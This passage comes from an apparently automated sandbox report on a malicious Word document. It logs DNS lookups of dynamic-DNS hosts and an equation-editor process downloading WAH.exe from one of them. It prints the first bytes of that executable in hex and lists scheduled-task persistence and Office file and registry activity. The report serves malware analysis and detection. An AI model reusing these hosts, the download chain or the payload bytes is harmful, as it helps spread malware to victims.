Jan 27, 2021 19:12:26.253725052 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:12:26.316358089 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 19:12:26.316696882 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:12:26.373219967 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 19:12:36.786773920 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:12:36.870922089 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 19:12:36.871509075 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:12:36.934432983 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 19:12:54.519083023 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:12:54.575504065 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 19:12:54.575916052 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:12:54.623795986 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 19:13:14.112723112 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:13:14.169197083 CET	53	49548	8.8.8.8	192.168.2.22
Jan 27, 2021 19:13:31.679816961 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:13:31.736298084 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 19:13:31.737483978 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:13:31.793814898 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 19:13:31.794747114 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:13:31.852606058 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 19:13:49.371983051 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:13:49.430886030 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 19:13:49.431859016 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:13:49.490283012 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 19:14:06.224828959 CET	61865	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:14:06.283364058 CET	53	61865	8.8.8.8	192.168.2.22
Jan 27, 2021 19:14:23.264394999 CET	55171	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:14:23.315639973 CET	53	55171	8.8.8.8	192.168.2.22
Jan 27, 2021 19:14:23.316215038 CET	55171	53	192.168.2.22	8.8.8.8
Jan 27, 2021 19:14:23.377532959 CET	53	55171	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 19:12:26.185738087 CET	192.168.2.22	8.8.8.8	0xc62b	Standard query (0)	manojvashanava234.sytes.net	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:26.253725052 CET	192.168.2.22	8.8.8.8	0x2d4b	Standard query (0)	manojvashanava234.sytes.net	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:26.316696882 CET	192.168.2.22	8.8.8.8	0x2d4b	Standard query (0)	manojvashanava234.sytes.net	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:36.786773920 CET	192.168.2.22	8.8.8.8	0x8e4a	Standard query (0)	dmjncbzvayuywqalponmcbvzcxhyuesgfhdnautwm.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:36.871509075 CET	192.168.2.22	8.8.8.8	0x8e4a	Standard query (0)	dmjncbzvayuywqalponmcbvzcxhyuesgfhdnautwm.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:54.519083023 CET	192.168.2.22	8.8.8.8	0xd5c3	Standard query (0)	dmjncbzvayuywqalponmcbvzcxhyuesgfhdnautwm.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:54.575916052 CET	192.168.2.22	8.8.8.8	0xd5c3	Standard query (0)	dmjncbzvayuywqalponmcbvzcxhyuesgfhdnautwm.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:14.112723112 CET	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	dmjncbzvayuywqalponmcbvzcxhyuesgfhdnautwm.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:31.679816961 CET	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	dmjncbzvayuywqalponmcbvzcxhyuesgfhdnautwm.ydns.eu	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 19:13:31.737483978 CET	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:31.794747114 CET	192.168.2.22	8.8.8.8	0x80ac	Standard query (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:49.371983051 CET	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:49.431859016 CET	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:14:06.224828959 CET	192.168.2.22	8.8.8.8	0x4aa4	Standard query (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:14:23.264394999 CET	192.168.2.22	8.8.8.8	0x70c0	Standard query (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu	A (IP address)	IN (0x0001)
Jan 27, 2021 19:14:23.316215038 CET	192.168.2.22	8.8.8.8	0x70c0	Standard query (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 19:12:26.243801117 CET	8.8.8.8	192.168.2.22	0xc62b	No error (0)	manojvasha nava234.sy tes.net		84.38.135.158	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:26.316358089 CET	8.8.8.8	192.168.2.22	0x2d4b	No error (0)	manojvasha nava234.sy tes.net		84.38.135.158	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:26.373219967 CET	8.8.8.8	192.168.2.22	0x2d4b	No error (0)	manojvasha nava234.sy tes.net		84.38.135.158	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:36.870922089 CET	8.8.8.8	192.168.2.22	0x8e4a	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:36.934432983 CET	8.8.8.8	192.168.2.22	0x8e4a	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:54.575504065 CET	8.8.8.8	192.168.2.22	0xd5c3	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:12:54.623795986 CET	8.8.8.8	192.168.2.22	0xd5c3	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:14.169197083 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 19:13:31.736298084 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:31.793814898 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:31.852606058 CET	8.8.8.8	192.168.2.22	0x80ac	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:49.430886030 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:13:49.490283012 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:14:06.283364058 CET	8.8.8.8	192.168.2.22	0x4aa4	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:14:23.315639973 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)
Jan 27, 2021 19:14:23.377532959 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	dmjncbzvay uywqalponm cbvzcxhyue sgfhdnautw m.ydns.eu		46.243.219.32	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- manojvashanava234.sytes.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	84.38.135.158	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 19:12:26.451312065 CET	0	OUT	GET /WAH.exe HTTP/1.1 Connection: Keep-Alive Host: manojvashanava234.sytes.net

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 27, 2021 19:12:26.534096956 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 27 Jan 2021 18:12:25 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
Last-Modified: Wed, 27 Jan 2021 18:12:25 GMT
ETag: W/"1e1e00-5b9e73c7fac88"
Accept-Ranges: bytes
Content-Length: 1973760
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 02 00 e7 39 11 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 1a 1e 00 00 02 00 00 00 00 00 00 5e 38 1e 00 00 20 00 00 00 40 1e 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 1e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 38 1e 00 4b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 1e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 64 18 1e 00 00 20 00 00 00 1a 1e 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 1e 00 00 02 00 00 00 1c 1e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 38 1e 00 00 00 00 00 48 00 00 00 02 00 05 00 b0 52 00 00 60 e5 1d 00 03 00 00 00 94 01 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 2a 1a 20 00 00 00 00 2a fa fe 09 01 00 39 30 00 00 00 28 95 01 00 06 39 18 00 00 00 fe 09 00 00 72 60 02 1d 70 fe 09 01 00 28 43 00 00 0a 28 44 00 00 0a 2a fe 09 00 00 fe 09 01 00 28 45 00 00 0a 2a fe 09 00 00 2a 2a fe 09 00 00 28 5f 00 00 0a 2a 00 13 30 01 00 5f 08 00 00 00 00 00 00 28 93 01 00 06 28 92 01 00 06 28 91 01 00 06 28 90 01 00 06 28 8f 01 00 06 28 8e 01 00 06 28 8d 01 00 06 28 8c 01 00 06 28 8b 01 00 06 28 8a 01 00 06 28 89 01 00 06 fe 06 01 00 00 0a 80 87 01 00 04 28 88 01 00 06 28 87 01 00 06 28 86 01 00 06 fe 06 02 00 00 0a 80 86 01 00 04 28 85 01 00 06 28 84 01 00 06 28 83 01 00 06 fe 06 03 00 00 0a 80 85 01 00 04 28 82 01 00 06 28 81 01 00 06 28 80 01 00 06 28 7f 01 00 06 28 7e 01 00 06 28 7d 01 00 06 28 7c 01 00 06 28 7b 01 00 06 28 7a 01 00 06 28 79 01 00 06 28 78 01 00 06 28 77 01 00 06 28 76 01 00 06 28 75 01 00 06 28 74 01 00 06 28 73 01 00 06 28 72 01 00 06 28 71 01 00 06 28 70 01 00 06 28 6f 01 00 06 28 6e 01 00 06 fe 06 04 00 00 0a 80 84 01 00 04 28 6d 01 00 06 28 6c 01 00 06 28 6b 01 00 06 fe 06 05 00 00 0a 80 83 01 00 04 28 6a 01 00 06 28 69 01 00 06 28 68 01 00 06 fe 06 06 00 00 0a 80 82 01 00 04 28 67 01 00 06 28 66 01 00 06 28 65 01 00 06 fe 06 07 00 00 0a 80 81 01 00 04 28 64 01 00 06
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL9`^8 @@ `@8K@ H.textd `.reloc@@B@8HR`* *90(9r`p(C(D*(E***(_*0_(((((((((((((((((((((((~(}(|({(z(y(x(w(v(u(t(s(r(q(p(o(n(m(l(k(j(i(h(g(f(e(d</td></tr>
</table>

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- EQNEDT32.EXE
- JNM.exe
- cmd.exe
- timeout.exe
- JNM.exe
- schtasks.exe
- schtasks.exe
- taskeng.exe
- JNM.exe
- smtpsvc.exe
- cmd.exe
- timeout.exe
- cmd.exe
- timeout.exe
- JNM.exe
- EQNEDT32.EXE
- smtpsvc.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2284 Parent PID: 584

General

Start time:	19:12:38
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fdc0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\68A17DB9.wmf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE9449AC0	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$atement.doc	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\~WRL0000.tmp	success or wait	1	7FEE9449AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~..	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~}	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~m~	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm_	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx..	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xml}	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlmx	success or wait	1	7FEE9449AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE93DEC53	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE93E6CAC	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\68A17DB9.wmf	unknown	162	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\68A17DB9.wmf	unknown	8192	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\68A17DB9.wmf	unknown	8192	end of file	1	7FEE9449AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F40B8	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations\SharePoint	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F40B8	F40B8	binary	04 00 00 00 EC 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 72 2B F9 7F 23 F5 D6 01 B8 40 0F 00 B8 40 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE9449AC0	unknown
